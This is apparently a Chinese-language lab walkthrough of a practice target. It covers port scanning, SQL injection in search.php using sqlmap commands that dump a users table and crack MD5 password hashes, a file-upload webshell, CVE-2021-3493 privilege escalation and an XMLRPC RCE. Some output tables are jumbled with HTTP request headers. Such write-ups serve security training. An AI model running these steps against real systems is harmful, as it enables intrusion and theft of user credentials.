

信息收集

主机发现

端口扫描

开放了22,80,8000

服务识别

web.手工分析

search.php存在sqlinjection

-->遗漏:通过页面的上传功能提交shellcode

web.目录遍历

扫描后的目录

8000端口返回500,无法确定传参是什么->可以考虑暴力破解参数

漏洞发现

search.php可以sql注入; sqlmap注入成功,但是sql注入不熟悉

漏洞利用


GETSHELL

FU

通过上传shellcode,来获得shell



通过访问页面来获得shellcode的页面



SQLi

1.将请求header写进文件payload

2.sqlmap指定检测的参数

```
sqlmap -r payload -p query #payload是header,query是指定的参数
```

```
NOEL;NOEL;NOEL;NOEL;NOEL;NOEL;NOEL;NOEL
[11:42:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.1
[11:42:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192
```

3.查看数据库

```
sqlmap -r payload -p query --dbs
```

```
[11:43:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.1
[11:43:20] [INFO] fetching database names
available databases [5]: information_schema, mysql, performance_schema, socialnetwork, sys
```

4.查询指定数据库的表

```
sqlmap -r payload -p query -D users --tables #users是数据库
```

```
[11:47:40] [INFO] fetching tables for database: 'socialnetwork'
Database: socialnetwork
[4 tables] 1 GET /search.php?location=emails&query=1 HTTP/1.1
2 Host: 192.168.56.117
+-----+
| friendship | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
| posts      | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
| user_phone | Accept-Language: en-US,en;q=0.5
| users      | Accept-Encoding: gzip, deflate
```

5.列查询

```
sqlmap -r payload -p query -D socialnetwork -T users --columns #users是数据库
```

```
back-end DBMS: MySQL > 5.1
[11:53:25] [INFO] fetching columns for table 'users' in database 'socialnetwork'
Database: socialnetwork
Table: users
[11 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user_about | text |
| user_birthdate | date |
| user_email | varchar(255) |
| user_firstname | varchar(20) |
| user_gender | char(1) |
| user_hometown | varchar(255) |
| user_id | int(11) |
| user_lastname | varchar(20) |
| user_nickname | varchar(20) |
| user_password | varchar(255) |
| user_status | char(1) |
+-----+-----+
```

6.提取数据库的内容

```
sqlmap -r payload -p query -D socialnetwork -T users -C user_password,user_email
#-C后面跟着是提取的列
```

```
[11:56:08] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[11:56:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:56:11] [INFO] starting 4 processes
[11:56:11] [INFO] cracked password '1' for hash 'c4ca4238a0b923820dcc509a6f75849b'
[11:56:12] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[11:56:15] [INFO] cracked password 'testuser' for hash '5d9c68c6c50ed3d02a2fcf54f63993b6'
Database: socialnetwork
Table: users
[3 entries]
+-----+-----+-----+
| user_password | search.php?location=emails | user_email |
+-----+-----+-----+
| 21232f297a57a5a743894a0e4a801fc3 (admin) |  | admin@localhost.com |
| 5d9c68c6c50ed3d02a2fcf54f63993b6 (testuser) |  | testuser@localhost.com |
| c4ca4238a0b923820dcc509a6f75849b (1) |  | 1@1.com |
+-----+-----+-----+
```

以上的交互按回车即可,

不过即便登录后也没有获得更有用的信息

提权

CVE-2021-3493

先查看目标系统的版本详情

```
lsb_release -a
```

发现时ubuntu18.0.1有现成的CVE,去github下载,并提权成功

XMLRPC_RCE

发现在socnet存在monitor.py,并且这个app已经运行,进行源码审计;

然后自行进行编码解决

ref:

<https://docs.python.org/3/library/xmlrpc.html>

这台靶机的RPC挺有参考价值;

后渗透

暂时没做

总结

渗透方法

主机发现

端口扫描

SQLi

FI

蚁剑上线

XMLRPC_RCE

reverse

动态调试

漏洞利用和代码编写